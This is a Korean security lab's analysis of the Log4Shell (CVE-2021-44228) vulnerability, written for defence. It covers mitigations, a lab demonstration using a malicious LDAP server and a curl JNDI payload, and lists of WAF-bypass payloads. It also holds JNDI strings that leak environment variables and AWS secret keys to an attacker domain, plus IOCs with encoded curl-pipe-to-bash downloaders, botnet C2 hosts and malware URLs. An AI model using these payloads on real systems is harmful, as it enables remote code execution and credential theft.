LOG4SHELL

LOG4J V2 RCE 취약점(CVE-2021-44228)

LOG4SHELL

LOG4J V2 RCE 취약점(CVE-2021-44228)

목차

작성자 정보

f-NGS Lab

손경원

문서 개정 이력

개정번호	개정사유 및 내용	개정일자
1.0	최초 작성	2021-12-16

1. 취약점 개요

log4j 1.2 버전에서도 취약점(CVE-2021-4104) 이 발견되었다. log4j 1.x 버전의 경우, 지원 중지로 인해 다른 보안위협에 노출될 가능성이 높기 때문에 최신버전 업데이트를 적용하도록 권고하고 있으며, **본 문서에서는 log4j v2 에 대해서 다루고 log4j v1 과 관련된 내용은 향후 업데이트할 예정이다.**

1.1 취약점 정보

CVE	CVE-2021-44228
영향 받는 소프트웨어	Apache Log4j
영향 받는 소프트웨어 버전	2.0-beta9 ~ 2.14.1
취약점	RCE

(2021.12.15 추가)

CVE	CVE-2021-45046
영향 받는 소프트웨어	Apache Log4j
영향 받는 소프트웨어 버전	2.0-beta9 ~ 2.12.1 및 2.13.0 ~ 2.15.0
취약점	DoS

1.2 대응방안

- **2.0-beta9 ~ 2.10.0**
  - ✓ JndiLookup 클래스를 경로에서 제거
    zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
- **2.10 ~ 2.14.1**
  - ✓ log4j2.formatMsgNoLookups 또는 LOG4J_FORMAT_MSG_NO_LOOKUPS 환경변수 true 설정
- ~~**최신버전(2.15.0)으로 업데이트 적용 권고**~~
  - ✓ 2021 년 12 월 14 일을 기준으로 Apache log4j 2.15.0 버전이 일부 앱에서 잠재적인 취약점이 존재하는 것으로 확인됨 (CVE-2021-45046)
- **최신버전(2.16.0)으로 업데이트 적용 권고**

1.3 LOG4SHELL 이란?

CVE-2021-44228 (일명 log4shell)은 Java 기반 로깅 도구인 Apache Log4j 라이브러리의 원격 코드 실행 취약점이다. 이 취약점은 공격자가 로그 메시지를 제어할 수 있는 서버에서 로드된 임의의 코드를 실행할 수 있으며 Log4j 라이브러리를 사용하는 대부분의 앱이 취약한 것으로 밝혀졌다.

다음 예시코드는 log4j 를 사용하여 X-API-Version 헤더값을 읽어 로깅하고 있다.

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
...(생략)...
public String index(@RequestHeader("X-Api-Version") String apiVersion) {
 logger.info("Received a request for API version " + apiVersion);
 return "Hello, world!";
}
```

공격자는 다음과 같이 악성 Class 파일이 있는 서버로 쿼리하는 악성 LDAP 서버를 가동한다.

```
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.0.129 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

피해자 측의 어플리케이션이 log4j 를 통해 로깅중인 부분에 ${jndi:ldap://attacker} 구문을 삽입하여 공격자의 LDAP 서버에서 악성 Class 파일을 다운로드하도록 한다.

```
$ curl {Victime} -H 'X-Api-Version: ${jndi:ldap://attacker/a}'
```

> **JNDI (Java Naming and Directory Interface) 이란?**
>
> java 로 작성된 어플리케이션을 DNS, LDAP, RMI, NDS 등과 같은 Naming/Directory 서비스에 연결하기 위한 API

> **LDAP(Lightweight Directory Access Protocol) 이란?**
>
> TCP/IP 위에서 디렉터리 서비스를 조회하고 수정하는 응용 프로토콜 (출처: 위키백과)

따라서 log4shell 취약점은 log4j 를 통해 어떤 로그를 남기고자 했는지에 따라 공격자의 페이로드가 달라지게 된다. (자세한 내용은 “별첨 1. 확인해야 하는 Header”을 참조)

```
Accept-Charset

Forwarded-For-IpWarning

Referer

X-Api-Version

Authorization: Basic
```

LOG4SHELL 에 내용을 공격 흐름도로 나타내면 다음과 같다.



그림 1. LOG4SHELL 공격 흐름도

첫 번째, Attacker 는 Victim 서버에 “${jndi:ldap://Attacker.com/a}” 과 같은 JNDI 페이로드를 전달한다.

두 번째, Victim 서버는 로깅을 위해 log4j 로 페이로드를 전달한다.

세 번째, log4j 는 전달된 페이로드를 삽입하고 Attacker LDAP Server 를 쿼리한다.

네 번째, Attacker LDAP Server 는 악성 자바 클래스가 포함된 디렉토리 정보로 응답한다.

다섯 번째, Victim 서버는 악성 Java 클래스를 역직렬화하거나 다운로드하여 실행한다.

2. LOG4SHELL 시연

※ 해당 기법은 사전에 구축된 테스트 환경에서 공격 기법 연구를 위한 목적으로만 사용하시기 바랍니다.

2.1 TEST LAB 환경

먼저 TEST LAB 환경은 다음과 같습니다. (참고로, Victim 은 Docker 로 구성)

대상	운영체제	네트워크
Attacker	Ubuntu 20.04.1 LTS	192.168.0.129
Attacker LDAP Server	Ubuntu 20.04.1 LTS	192.168.0.129
Attacker HTTP Server	Ubuntu 20.04.1 LTS	192.168.0.129
Victim	Docker Alpine Linux 3.8.2	172.17.0.2

사용된 소프트웨어 버전은 다음과 같다.

소프트웨어 명	버전
Docker	20.10.7 (build: 20.10.7-0ubuntu5~20.04.2)
Log4j	2.6.1

2.2 취약한 어플리케이션

Java 어플리케이션은 log4j 를 활용하여 다음과 같이 로그를 로깅하고 있다. 특히, API Version 에 대한 로깅을 위해 log4j 를 사용하고 있음을 알 수 있다.

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
...(생략)...
public String index(@RequestHeader("X-Api-Version") String apiVersion) {
 logger.info("Received a request for API version " + apiVersion);
 return "Hello, world!";
}
```

2.3 EXPLOIT

취약한 log4j 버전으로 구성되어 있는 웹 사이트를 대상으로 CVE-2021-44228 를 로컬에서 재현하고자 한다.

log4shell 시연은 다음과 같은 순서로 진행한다.

1. 취약한 버전의 log4j 가 포함된 어플리케이션 실행

2. 전달된 명령을 /bin/sh -c 로 실행하도록 수정된 Class 파일을 다운로드하도록 하는 악성 LDAP 서버 실행

3. 피해자 측의 어플리케이션이 log4j 를 통해 로깅중인 부분에 ${jndi:ldap://attacker} 구문(예시)을 삽입

4. 원격 명령 실행

---

1) 취약한 웹 서버 실행

아래 명령으로 Docker 환경에서 취약한 웹 서버 컨테이너를 실행한다.

```
$ sudo docker run --rm --name vulnerable-app -p 8080:8080
ghcr.io/christophetd/log4shell-vulnerable-app
```

---

2) 악성 LDAP 서버 실행

공격자는 다음과 같이 악성 LDAP 서버를 가동한다.
(악성 LDAP 서버에 대한 상세 분석은 "별첨 2. 악성 LDAP 서버 소스코드 분석" 참고)

```
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.0.129 -p 8888

[+] LDAP Server Start Listening on 1389...

[+] HTTP Server Start Listening on 8888...
```

---

3) 악성 페이로드 전달

다음과 같이 X-Api-Version 헤더 값을 전달한다.

```
$ curl 127.0.0.1:8080 -H 'X-Api-Version:
${jndi:ldap://192.168.0.129:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA==}'
```

참고로 " dG91Y2ggL3RtcC9wd25lZA=="는 touch /tmp/pwned 이 base64 로 인코딩된 문자열이다.



그림 2. Base64 인코딩 결과

4) 명령 실행

다음과 같이 악성 LDAP 서버가 작동하는 터미널을 보면, 익스플로잇 코드를 통해 명령을 실행하는 Java 클래스를 만들어 악성 명령을 실행한다.

```
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.0.129 -p 8888

[+] LDAP Server Start Listening on 1389...

[+] HTTP Server Start Listening on 8888...

[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA==

[+] Paylaod: command

[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA==
with basic remote reference payload

[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA==
redirecting to <http://192.168.0.129:8888/Exploit6r6G6eXDIq.class>

[+] New HTTP Request From /172.17.0.2:46916  /Exploit6r6G6eXDIq.class

[+] Receive ClassRequest: Exploit6r6G6eXDIq.class

[+] Response Code: 200
```

5) 명령 실행 결과

익스플로잇에 성공하면 취약한 서버 내 /tmp 디렉터리에 pwned 라는 파일이 생성됨을 알 수 있다.

```
/ # ls -al /tmp
total 20
drwxrwxrwt    1 root     root          4096 Dec 16 09:26 .
drwxr-xr-x    1 root     root          4096 Dec 16 09:26 ..
drwxr-xr-x    2 root     root          4096 Dec 16 09:26 hsperfdata_root
-rw-r--r--    1 root     root             0 Dec 16 09:26 pwned
drwx------    2 root     root          4096 Dec 16 09:26 tomcat-docbase.8080.2447514458079121006
drwx------    3 root     root          4096 Dec 16 09:26 tomcat.8080.1599987736242531825
```

3. WAF BYPASS

다음은 WAF 를 우회하기 위한 키워드이다. (출처: https://musana.net/2021/12/13/log4shell-Quick-Guide/)

```
${jndi:ldap://domain.com/j}
${jndi:ldap:/domain.com/a}
${jndi:dns:/domain.com}
${jndi:dns://domain.com/j}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://domain.com/j}
${${::-j}ndi:rmi://domain.com/j}
${jndi:rmi://domainldap.com/j}
${${lower:jndi}:${lower:rmi}://domain.com/j}
${${lower:${lower:jndi}}:${lower:rmi}://domain.com/j}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://domain.com/j}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://domain.com/j}
${jndi:${lower:l}${lower:d}a${lower:p}://domain.com}
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//domain.com/a}
jn${env::-}di:
jn${date:}di${date:':'}
j${k8s:k5:-ND}i${sd:k5:-:}
j${main:\k5:-Nd}i${spring:k5:-:}
j${sys:k5:-nD}${lower:i${web:k5:-:}}
j${::-nD}i${::-:}
```

```
j${EnV:K5:-nD}i:

j${loWer:Nd}i${uPper::}
```

4. 현재 공개되어 있는 IOC

현재 공개되고 있는 IoC 는 무수히 많으며 지속적으로 업데이트되고 있다.

4-1. HTTP HEADERS

```
${jndi:ldap://015ed9119662[.]bingsearchlib[.]com:39356/a}

${jndi:ldap://32fce0c1f193[.]bingsearchlib[.]com:39356/a}

${jndi:ldap://3be6466b6a20[.]bingsearchlib[.]com:39356/a}

${jndi:ldap://6c8d7dd40593[.]bingsearchlib[.]com:39356/a}

${jndi:ldap://7faf976567f5[.]bingsearchlib[.]com:39356/a}

${jndi:ldap://e86eafcf9294[.]bingsearchlib[.]com:39356/a}

${jndi:ldap://80.71.158[.]12:5557/Basic/Command/Base64/KGN1cmwgLXMgODAuNzEuMTU4LjEyL2x
oLnNofHx3Z2V0IC1xIC1PLSA4MC43MS4xNTguMTIvbGguc2gpfGJhc2g=}

${jndi:ldap://45.155.205[.]233[:]12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS
4yMzM6NTg3NC9bdmljdGltIElQXTpbdmljdGltIHBvcnRdfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1
ODc0L1t2aWN0aW0gSVBdOlt2aWN0aW0gcG9ydF0pfGJhc2gK}
```

4-2. DATA EXFILTRATION

```
${jndi:ldap://${env:user}.domain.com/exp}

${jndi:dns://${hostName}.domain.com/a}

${jndi:dns://${env:COMPUTERNAME}.domain.com/a}

${jndi:dns://${env:USERDOMAIN}.domain.com/a}

${jndi:dns://${env:AWS_SECRET_ACCESS_KEY.domain.com/a}

${jndi:ldap://${ctx:loginId}.domain.com/j}

${jndi:ldap://${map:type}.domain.com/j}

${jndi:ldap://${filename}.domain.com/j}

${jndi:ldap://${date:MM-dd-yyyy}.domain.com/j}

${jndi:ldap://${docker:containerId}.domain.com/j}

${jndi:ldap://${docker:containerName}.domain.com/j}

${jndi:ldap://${docker:imageName}.domain.com/j}

${jndi:ldap://${env:USER}.domain.com/j}

${jndi:ldap://${event:Marker}.domain.com/j}
```

```
${jndi:ldap://${mdc:UserId}.domain.com/j}
${jndi:ldap://${java:runtime}.domain.com/j}
${jndi:ldap://${java:vm}.domain.com/j}
${jndi:ldap://${java:os}.domain.com/j}
${jndi:ldap://${jndi:logging/context-name}.domain.com/j}
${jndi:ldap://${hostName}.domain.com/j}
${jndi:ldap://${docker:containerId}.domain.com/j}
${jndi:ldap://${k8s:accountName}.domain.com/j}
${jndi:ldap://${k8s:clusterName}.domain.com/j}
${jndi:ldap://${k8s:containerId}.domain.com/j}
${jndi:ldap://${k8s:containerName}.domain.com/j}
${jndi:ldap://${k8s:host}.domain.com/j}
${jndi:ldap://${k8s:labels.app}.domain.com/j}
${jndi:ldap://${k8s:labels.podTemplateHash}.domain.com/j}
${jndi:ldap://${k8s:masterUrl}.domain.com/j}
${jndi:ldap://${k8s:namespaceId}.domain.com/j}
${jndi:ldap://${k8s:namespaceName}.domain.com/j}
${jndi:ldap://${k8s:podId}.domain.com/j}
${jndi:ldap://${k8s:podIp}.domain.com/j}
${jndi:ldap://${k8s:podName}.domain.com/j}
${jndi:ldap://${k8s:imageId}.domain.com/j}
${jndi:ldap://${k8s:imageName}.domain.com/j}
${jndi:ldap://${log4j:configLocation}.domain.com/j}
${jndi:ldap://${log4j:configParentLocation}.domain.com/j}
${jndi:ldap://${spring:spring.application.name}.domain.com/j}
${jndi:ldap://${main:myString}.domain.com/j}
${jndi:ldap://${main:0}.domain.com/j}
${jndi:ldap://${main:1}.domain.com/j}
${jndi:ldap://${main:2}.domain.com/j}
${jndi:ldap://${main:3}.domain.com/j}
${jndi:ldap://${main:4}.domain.com/j}
${jndi:ldap://${main:bar}.domain.com/j}
${jndi:ldap://${name}.domain.com/j}
```

4-3. HASHES

```
f2e3f685256e5f31b05fc9f9ca470f527d7fdae28fa3190c8eba179473e20789
c70e6f8edfca4be3ca0dc2cfac8fddd14804b7e1e3c496214d09c6798b4620c5
b74b2907b3b47fcbdab5054ec3ae8a46c7c330fa60d637e735ce9fe73d9ab687
9dc313bdf572fc01fe3e38a618a0872599a57053b76955098f5eb9bac90c4791
95bac3dbd20a3af70864dbeb07b41537e84ba02bcf1a8c1dc7e20187ef590658
80faa26a8f697e16f72239936a4ef7863742c78dc2a997abaf3265cda51a5514
5fabfec938887d35334e82b406980f9d344024bcf3f2bef0ecebfc118a983ea6
57dce954cf51d0695d1c566dba5b01a7f3a17f6b21e0beb4b315505e3572c7ed
3e6567dab5e7c7c42a02ac47e8c68f61c9c481bbbbe5ddb1c68e86f7370dab45
f059246cea87a886acb1938809cf4a1152247a5b5a2df0b1bf64c46a0daccbcc
e7c5b3de93a3184dc99c98c7f45e6ff5f6881b15d4a56c144e2e53e96dcc0e82
b43acc43c3bda663077e48ec983b0adc68d2aa990f57abee20e5167c91ade846
ac8f86909b45f36d7ab862081bce71676b1e90b5c22f195d359a023eb7bf2589
a290b6f956ecdb3d2d2019088f0b01a93a9f680c82a4680c0fb87eb5e3e64897
86fc70d24f79a34c46ef66112ef4756639fcad2f2d7288e0eeb0448ffab90428
7b09767e5a6317cbea14ff3b59d65938f69fc53e2f21fae3bcc239a672ef50e9
62cbdd65a97c8e4a7889ba2754886942a1ff31c2d879cdc65f3604de0d3d2482
5b237dc6cf9849729ce0ce21d89733c6883faae384082e1aaf786df697ef51a8
34eada0ce54442ef4e921de48d9910eca7ee57327b2d2d3eca78a621fd343720
334f5ec2adc5fb01bce3527c838f67e536e0e58076b89f8736c423dfc2bb7742
2b5f04d15e459132a5935260746788db39b469ea46859c4a5bb8625f8a80bd41
81f288645cf2afaf018a7ac6363fee28888a9bfbfbfa842b904ed5b6c74cb47f
```

4-4. BOTNET

1)MIRAI

```
#C2

nazi.uy


#URL

http://62.210.130.250/lh.sh

http://62.210.130.250:80/web/admin/x86_64

http://62.210.130.250:80/web/admin/x86

http://62.210.130.250:80/web/admin/x86_g
```

2) MUHSTIK

```
#C2

log.exposedbotnets.ru


#Hashes

15e7942ebf88a51346d3a5975bb1c2d87996799e6255db9e92aed798d279b36b


#IPs and URLs

http://45.130.229.168:9999/Exploit.class

http://18.228.7.109/.log/log

http://18.228.7.109/.log/pty1;

http://18.228.7.109/.log/pty2;

http://18.228.7.109/.log/pty3;

http://18.228.7.109/.log/pty4;

http://18.228.7.109/.log/pty5;

http://210.141.105.67:80/wp-content/themes/twentythirteen/m8

http://159.89.182.117/wp-content/themes/twentyseventeen/ldm

hxxp://104.236.84[.]211/x/tty0

hxxp://124.37.34[.]51/.c/muhstika5

hxxp://124.37.34[.]51/.c/muhstikmips

hxxp://124.37.34[.]51/.c/muhstikmipsel
```

```
hxxp://128.199.251[.]119/.r/ra4
hxxp://130.211.127[.]186/x/tty0
hxxp://130.211.127[.]186/x/tty1
hxxp://130.211.127[.]186/x/tty2
hxxp://130.211.127[.]186/x/tty3
hxxp://130.211.127[.]186/x/tty5
hxxp://130.211.171[.]18/.x/tty2
hxxp://130.211.171[.]18/.x/udevd
hxxp://130.211.171[.]18/.x/vyattad
hxxp://138.197.206[.]223/wp-content/themes/twentysixteen/dk86
hxxp://138.197.99[.]34/.x/pty1
hxxp://138.197.99[.]34/.x/pty11
hxxp://138.197.99[.]34/.x/pty2
hxxp://138.197.99[.]34/.x/pty3
hxxp://138.197.99[.]34/.x/pty4
hxxp://138.197.99[.]34/.x/pty5
hxxp://138.197.99[.]34/.x/pty6
hxxp://138.197.99[.]34/.x/pty7
hxxp://138.68.66[.]69/.p/wx
hxxp://142.93.33[.]168/.y/pty1
hxxp://142.93.33[.]168/.y/pty10
hxxp://142.93.33[.]168/.y/pty2
hxxp://142.93.33[.]168/.y/pty3
hxxp://142.93.33[.]168/.y/pty4
hxxp://142.93.33[.]168/.y/pty5
hxxp://142.93.33[.]168/.y/pty6
hxxp://142.93.33[.]168/.y/pty7
hxxp://142.93.33[.]168/.y/pty8
hxxp://142.93.33[.]168/.y/pty9
hxxp://149.28.207[.]161/xm
hxxp://149.28.85[.]17/wp-content/pty1
hxxp://149.28.85[.]17/wp-content/pty10
hxxp://149.28.85[.]17/wp-content/pty2
```

```
hxxp://149.28.85[.]17/wp-content/pty3
hxxp://149.28.85[.]17/wp-content/pty5
hxxp://149.28.85[.]17/wp-content/pty6
hxxp://149.28.85[.]17/wp-content/pty7
hxxp://149.28.85[.]17/wp-content/pty9
hxxp://157.245.41[.]77/wp-content/themes/twentysixteen/pty3
hxxp://159.89.156[.]190/.y/pty1
hxxp://159.89.156[.]190/.y/pty11
hxxp://159.89.156[.]190/.y/pty2
hxxp://159.89.156[.]190/.y/pty4
hxxp://159.89.156[.]190/.y/pty5
hxxp://159.89.156[.]190/.y/pty7
hxxp://159.89.156[.]190/.y/pty8
hxxp://159.89.156[.]190/.y/ra4
hxxp://159.89.91[.]223/.x/dk86
hxxp://162.243.211[.]204/nsshcron
hxxp://162.243.211[.]204/nsshpftp
hxxp://165.22.2[.]186/wp-content/themes/twentyseventeen/dk86
hxxp://167.99.39[.]134/.x/pty1
hxxp://167.99.39[.]134/.x/pty10
hxxp://167.99.39[.]134/.x/pty11
hxxp://167.99.39[.]134/.x/pty2
hxxp://167.99.39[.]134/.x/pty3
hxxp://167.99.39[.]134/.x/pty5
hxxp://169.62.195[.]235/wp-content/themes/.w/wx
hxxp://173.237.240[.]115/muhstik
hxxp://178.250.211[.]161/x/udevd
hxxp://178.250.211[.]161/x/vyattad
hxxp://18.228.7[.]109/.log/pty1
hxxp://18.228.7[.]109/.log/pty2
hxxp://18.228.7[.]109/.log/pty3
hxxp://18.228.7[.]109/.log/pty5
hxxp://185.244.25[.]217/x
```

```
hxxp://188.166.137[.]241/wp-content/themes/twentyseventeen/dk86
hxxp://194.31.52[.]174/dk86
hxxp://219.117.237[.]242/.x/vyattad
hxxp://3.10.224[.]87/.a/dk86
hxxp://34.221.40[.]237/.x/pty1
hxxp://34.221.40[.]237/.x/pty10
hxxp://34.221.40[.]237/.x/pty11
hxxp://34.221.40[.]237/.x/pty2
hxxp://34.221.40[.]237/.x/pty3
hxxp://34.221.40[.]237/.x/pty5
hxxp://34.221.40[.]237/.x/pty6
hxxp://34.221.40[.]237/.x/pty7
hxxp://34.221.40[.]237/.x/pty9
hxxp://34.66.229[.]152/.r/ra4
hxxp://35.160.222[.]182/x/tty0
hxxp://35.160.222[.]182/x/tty4
hxxp://35.160.222[.]182/x/udevd
hxxp://35.160.222[.]182/x/vyattad
hxxp://37.187.107[.]139/.x/tty0
hxxp://37.187.107[.]139/.x/tty1
hxxp://37.187.107[.]139/.x/tty2
hxxp://37.187.107[.]139/.x/tty3
hxxp://37.187.107[.]139/.x/tty4
hxxp://37.187.107[.]139/.x/tty5
hxxp://37.187.107[.]139/.x/udevd
hxxp://37.187.107[.]139/.x/vyattad
hxxp://37.187.253[.]12/x/tty0
hxxp://37.187.253[.]12/x/tty4
hxxp://37.187.253[.]12/x/udevd
hxxp://37.187.253[.]12/x/vyattad
hxxp://46.218.149[.]85/x/udevd
hxxp://46.218.149[.]85/x/vyattad
hxxp://46.29.160[.]149/x
```

```
hxxp://5.19.4[.]15/f/udevd
hxxp://51.254.221[.]129/c/bash
hxxp://51.254.221[.]129/c/cron
hxxp://51.254.221[.]129/c/nsshcron
hxxp://51.254.221[.]129/c/nsshpftp
hxxp://51.254.221[.]129/c/nsshtfti
hxxp://51.254.221[.]129/c/ntpd
hxxp://51.254.221[.]129/c/pftp
hxxp://51.254.221[.]129/c/sshd
hxxp://51.254.221[.]129/c/tfti
hxxp://51.254.221[.]129/mipst
hxxp://52.69.41[.]108/x/tty0
hxxp://52.69.41[.]108/x/tty4
hxxp://52.69.41[.]108/x/udevd
hxxp://52.69.41[.]108/x/vyattad
hxxp://52.74.21[.]59/x/tty0
hxxp://52.74.21[.]59/x/udevd
hxxp://52.74.21[.]59/x/vyattad
hxxp://52.8.123[.]250/x/tty0
hxxp://54.186.181[.]14/x/tty0
hxxp://54.186.181[.]14/x/tty4
hxxp://54.186.181[.]14/x/vyattad
hxxp://61.244.150[.]51/x/udevd
hxxp://61.244.150[.]51/x/vyattad
hxxp://62.107.31[.]115/.x/udevd
hxxp://62.107.31[.]115/.x/vyattad
hxxp://68.183.165[.]105/.l/pty1
hxxp://68.183.165[.]105/.l/pty2
hxxp://68.183.165[.]105/.l/pty3
hxxp://68.183.165[.]105/.l/pty5
hxxp://69.162.66[.]136/x/udevd
hxxp://69.162.66[.]136/x/vyattad
hxxp://71.127.148[.]69/.x/tty5
```

```
hxxp://71.127.148[.]69/.x/udevd

hxxp://85.214.149[.]236:443/sugarcrm/themes/default/images/mod.jpg

hxxp://85.214.149[.]236:443/sugarcrm/themes/default/images/stock.jpg

hxxp://85.214.149[.]236:443/sugarcrm/themes/default/images/SugarLogic/.../TNTb/Container
Pwn

hxxp://89.31.77[.]140/medicvita/cgi/cert

hxxp://91.189.238[.]222/muhstik

hxxp://93.188.163[.]62/.y/pty4

hxxp://93.188.163[.]62/.y/pty7

hxxp://93.188.163[.]62/.y/pty8

hxxp://cnc[.]mariokartayy[.]com/carl

hxxp://decoding9og[.]000webhostapp[.]com/decoding92001.og.lol/x

hxxp://dsrn[.]com[.]br/beta/cgi-bin/cert

hxxp://dsrn[.]com[.]br/beta/cgi-bin/load

hxxp://fkd.derpcity.ru/f/udevd

hxxp://igot[.]verymad[.]net/cgi-bin/tomcat/load

hxxp://wegot[.]verymad[.]net/beta/cgi-bin/load

hxxp://wing138[.]f3322[.]net/glib
```

별첨 1. 확인해야 하는 HEADERS

```
Accept-Charset

Accept-Datetime

Accept-Encoding

Accept-Language

Authorization

Cache-Control

Cf-Connecting_ip

Client-Ip

Contact

Cookie

DNT

Forwarded

Forwarded-For
```

```
Forwarded-For-Ip
Forwarded-Proto
From
If-Modified-Since
Max-Forwards
Origin
Originating-Ip
Pragma
Referer
TE
True-Client-IP
True-Client-Ip
Upgrade
User-Agent
Via
Warning
X-ATT-DeviceId
X-Api-Version
X-Att-Deviceid
X-CSRFToken
X-Client-Ip
X-Correlation-ID
X-Csrf-Token
X-Do-Not-Track
X-Foo
X-Foo-Bar
X-Forward-For
X-Forward-Proto
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-Original
X-Forwarded-Host
```

```
X-Forwarded-Port
X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-Scheme
X-Forwarded-Server
X-Forwarded-Ssl
X-Forwarder-For
X-Frame-Options
